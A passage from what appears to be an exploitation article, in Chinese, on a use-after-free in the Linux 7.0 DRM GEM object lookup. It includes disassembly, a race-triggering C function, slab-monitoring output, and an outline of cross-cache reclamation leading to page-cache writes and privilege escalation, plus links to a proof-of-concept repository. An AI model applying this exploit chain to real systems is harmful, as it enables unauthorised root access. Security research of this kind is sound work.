它位于这里:

```
-----  
struct drm_gem_object *  
drm_gem_object_lookup(struct drm_file *filp, u32 handle)  
{  
    struct drm_gem_object *obj = NULL;  
  
    objects_lookup(filp, &handle, 1, &obj);  
    return obj;  
}  
-----
```

让我们稍微反汇编一下:

```
-----  
gef> disas drm_gem_object_lookup+0x80/0x90  
Dump of assembler code for function drm_gem_object_lookup:  
0xfffffffffb6204060 <+0>:    nop        DWORD PTR [rax+rax*1+0x0]  
0xfffffffffb6204065 <+5>:    push     rbp  
0xfffffffffb6204066 <+6>:    mov      rbp, rsp  
0xfffffffffb6204069 <+9>:    push     r13  
0xfffffffffb620406b <+11>:   mov      r13d, esi  
0xfffffffffb620406e <+14>:   push     r12  
0xfffffffffb6204070 <+16>:   lea      r12, [rdi+0x68]  
0xfffffffffb6204074 <+20>:   push     rbx  
0xfffffffffb6204075 <+21>:   mov      rbx, rdi  
0xfffffffffb6204078 <+24>:   mov      rdi, r12  
0xfffffffffb620407b <+27>:   call     0xfffffffffb689ca10 <_raw_spin_lock>  
0xfffffffffb6204080 <+32>:   lea      rdi, [rbx+0x50]  
0xfffffffffb6204084 <+36>:   mov      esi, r13d  
0xfffffffffb6204087 <+39>:   call     0xfffffffffb68475c0 <idr_find>  
0xfffffffffb620408c <+44>:   mov      rbx, rax  
-----
```

崩溃由此函数中的例程引起

(drm_gem.c 第 784 行):

```
-----  
static int objects_lookup(struct drm_file *filp, u32 *handle, int count,  
                          struct drm_gem_object **objs)  
{  
    int i, ret = 0;  
    struct drm_gem_object *obj;  
  
    spin_lock(&filp->table_lock);  
  
    for (i = 0; i < count; i++) {  
        /* Check if we currently have a reference on the object */  
        obj = idr_find(&filp->object_idr, handle[i]);  
        if (!obj) {  
            ret = -ENOENT;  
            break;  
        }  
        drm_gem_object_get(obj);  
        objs[i] = obj;  
    }  
    spin_unlock(&filp->table_lock);  
  
    return ret;  
}
```

```
}
```

```
obj = idr_find(&filp->object_idr, handle[i]);
```

这将返回一个过期指针（对象已被释放）。

接下来检查 `drm_gem_object_get` 函数：

(`include/drm/drm_gem.h` 第 556 行)

```
-----
static inline void drm_gem_object_get(struct drm_gem_object *obj)
{
    kref_get(&obj->refcount);
}
-----
```

对 `drm_gem_object_get` 的调用将调用 `kref_get`，
这是崩溃的根本原因：

```
-----
gef> l kref_get
43     static inline void kref_get(struct kref *kref)
44     {
45         refcount_inc(&kref->refcount);
-----
```

这是原子递增，所以它是 UAF 写和读。

从利用的角度来看，这是一个相当强大的原语，因为

它可以在受控地址处递增任意 4 字节整数

（只要它能用目标对象回收 slab 槽位，其偏移量 +0x0 处的
字段将被递增）。

---7.2 - 漏洞利用

将触发漏洞的函数：

```
-----
static uint32_t try_race(int iter) {
    pthread_t t1, t2;
    uint32_t nh = 0;
    int64_t base, jit;

    g_handle = gem_create(g_fd);
    if(!g_handle)
        return 0;
    g_new_handle = 0x20000 + iter;
    g_go = 0;
    g_change_ret = g_close_ret = -1;
    base = g_stagger_ns;
    jit = base/4;
    if(jit > 0)
        g_stagger_ns = base + (rand()%(2*jit+1))-jit;
    __asm__ volatile(":::"memory");
    pthread_create(&t1, NULL, thr_change, &nh);
    pthread_create(&t2, NULL, thr_close, NULL);
    usleep(50);
    g_go = 1;
}
```

```

    __asm__ volatile("");
    pthread_join(t1, NULL);
    pthread_join(t2, NULL);
    g_stagger_ns = base;
    if(g_change_ret == 0 && g_close_ret == 0 && nh)
        return nh;
    if(g_change_ret == 0 && nh)
        gem_close(g_fd, nh);
    else if(g_change_ret != 0 && g_close_ret != 0)
        gem_close(g_fd, g_handle);

    return 0;
}
-----

```

我们想确认在利用过程中是否成功 return to buddy。

使用 sheaf_uaf 仓库中的利用代码：

CVE-2026-46215-exploit-linux-7.0-uaf-stable

利用过程有时会非常长。请耐心等待。

如果利用失败，就重新运行利用，或者这表明

你需要重启机器，因为可能有什么东西被破坏了。

要使此利用真正可靠非常困难，因为：

"FLINK CAN_MERGE 条件：核心可靠性瓶颈"

实际的写原语取决于一个极其难以确定性满足的条件。

在赢得竞争并获得悬垂 GEM 句柄之后，并且在

被释放的 GEM 对象的 slab 槽位已通过跨缓存管道喷射

被 pipe_buffer 数组成功回收之后，

利用必须验证重叠的内存布局允许 DirtyPipe 页面缓存写入。

在此利用中，我已成功使用"SheavesSiphon"技术

使跨缓存步骤变为确定性的。

这里，我们的目的只是检查 return-to-buddy 是否成功。

我知道，有些人懒得用 gdb 确认 return to buddy，

所以我准备了 slab_mon.c，你可以从我的仓库获取。

运行利用，然后在不同终端运行 slab_mon 来监控

kmalloc-rnd-512 的 return to buddy

```

-----
$ gcc -o slab_mon slab_mon.c
$ sudo ./slab_mon kmalloc-rnd-07-512
[slab_mon] watching kmalloc-rnd-07-512 (interval 50ms)
[slab_mon] silent until buddy return detected...

[R2B +0.1s] kmalloc-rnd-07-512: 102-84 slabs (-18) |
  active: 1148-868 | objs: 1632-1344 -> BUDDY RETURN
-----

```

我已确认使用 SheavesSiphon 的 return to buddy 成功了!

好吧, 对于此测试, 我使用的 vmlinux 是这个:
vmlinux-7.0.tar.xz, 或者你可以直接使用默认
Linux 7.0 内核的 lubuntu 26。

此漏洞和利用仅适用于特定要求:

- [1] 仅在文本模式下工作。
- [2] 需要打开 /dev/dri 的权限。
- [3] 需要加载 virtio-gpu 驱动程序。

查看 CVE-2026-46215-exploit-linux-7.0-uaf-stable
中的 README.md

有时, 此利用会成功获取权限提升,
有时需要很长时间。当你觉得时间太长时,
例如: 几分钟; 你需要重启 qemu。

--[8 - 游戏结束 !!!

---8.1 - 结语

本文旨在为读者在 Linux 7.0 中利用 UAF 漏洞
构建一些基础。

我为利用 sheaves 创建了几种独特技术,
希望它们成为令人难忘的技术。

本文的 poc:
https://github.com/bluedragonsecurity/sheaf_uaf

--8.2 - 关于作者

我是一个在印度尼西亚的华人。
一个从 1996 年左右开始接触电子学的菜鸟,
然后在 1998-2001 年从 Synomadeous 和 Denny Zip
写的一本书中学会了编写 16 位汇编病毒。

我喜欢做一些焊接工作来制作用于黑客的复杂物理设备,
构建用于黑客的物理机器人, 并做一些关于底层利用的
进攻性安全研究 (主要是用户态远程利用)。

--[9 - 致谢

- skyper, TMZ, ris.
- alexander popov, vitya nikolenko,
dan rosenberg, john oberheide, spender,
raptor, notselwyn, kuzey arda bulut, r1ru, v4bel.
- clarkee, john the hacker, vict0ni, hoek, magnus, c0z,

asmlayer, pico, enay, 0xf00s.
 - phantasmal phantasmagoria, blackngel.
 - george guninski, solar designer, bsdaemon, corelanc0d3r,
 javier p.r - soez, silvio cesare, aleph one, taran king.
 - todd (packetstormsecurity) & nekkaa salah eddine.
 - evidence, getch, foxx, ncode, ikon, xades (solhack 2003-2004).
 - smj, underlan, karamoon (sdf 2001-2002).
 - jayasangkar, xh4ck, enea madani.
 - pi3, Ac1dB1tch3z, dukpt, fyodor, scut,twiz & sgrakkyu,
 mayhem, orange_tsai, mr_me.
 - synomadeous & denny zip.
 - nauman bakar, syahri ramadhan, milos t, cyberdev, bernat c.
 - letjen, petimati, flyff, guns, whitehat, kiddies.
 - cyberheb & bytesKrew,y3dips,the_day, lirva32,
 cyber mutaqqin, tom gregory.

--[10 - 参考文献

- [1] <https://lwn.net/Articles/1010667/>
- [2] <https://fosdem.org/2026/schedule/event/DPXVYJ-slub-sheaves-update/>
- [3] <https://lkm1.org/lkm1/2026/1/26/396>
- [4] <https://lkm1.org/lkm1/2026/1/23/382>
- [5] <https://lkm1.org/lkm1/2025/9/15/1382>
- [6] <https://git.kernel.org/pub/scm/linux/kernel/git/vbabka>
- [7] <https://www.youtube.com/watch?v=KuUHyAS0Aag>
- [8] https://phrack.org/issues/71/13_md#article
- [9] <https://grsecurity.net/blog>
- [10] <https://github.com/xairy/linux-kernel-exploitation>
- [11] <https://a13xp0p0v.github.io>
- [12] <https://github.com/a13xp0p0v/linux-kernel-defence-map>
- [13] <https://github.com/a13xp0p0v/kernel-hardening-checker>
- [14] <https://github.com/a13xp0p0v/kernel-hack-drill>
- [15] <https://duasynt.com/blog/linux-kernel-heap-feng-shui-2022>
- [16] <https://www.usenix.org/system/files/usenixsecurity24-maar-slubstick.pdf>
- [17] <https://pwning.tech/nftables>
- [18] <https://github.com/notselwyn/cve-2024-1086>
- [19] <https://github.com/0xCyberstan/CVE-2026-46215-POC>
- [20] <https://www.youtube.com/watch?v=2hYzxsWenCE>
- [21] <https://github.com/markakd/dirtycred>
- [22] <https://kaist-hacking.github.io/publication/kim-crossx/>
- [23] <https://kaist-hacking.github.io/pubs/2025/kim:crossx.pdf>
- [24] <https://github.com/r1ru/linux-kernel-exploitation>
- [25] https://kuzey.rs/posts/Dirty_Page_Table/
- [26] <https://github.com/khoatran107/sheaf-barn-exploit>
- [27] <https://github.com/bata24/gef>
- [28] <https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-YongLiu-USMA-Share-Kernel-Code.pdf>
- [29] <https://www.willsroot.io/2022/12/entrybleed.html>
- [30] https://yanglingxi1993.github.io/dirty_pagetable/dirty_pagetable.html

--[11 - 附录

- [1] - p0c(s)
https://github.com/bluedragonsecurity/sheaf_uaf

这是 Linux 7.0 的多个概念验证和实战利用的

完整集合。

我的实验室环境是在 QEMU 中运行的 lubuntu 26。

缓解级别与原始 lubuntu 26 和 ubuntu 26 的
缓解措施相同。

缓解条件：

- kaslr 开启
- kptr_restrict = 2
- HARDENED_USERCOPY 启用
- RANDOM_KMALLOC_CACHES 启用
- INIT_ON_ALLOC 启用
- INIT_ON_FREE 禁用
- SMAP、SMEP、KPTI 启用。

[2] - Linux 内核 7.0 源代码
<https://github.com/torvalds/linux/tree/v7.0>

[3] - Linux 内核 7.0-rc1 源代码
<https://github.com/torvalds/linux/tree/v7.0-rc1>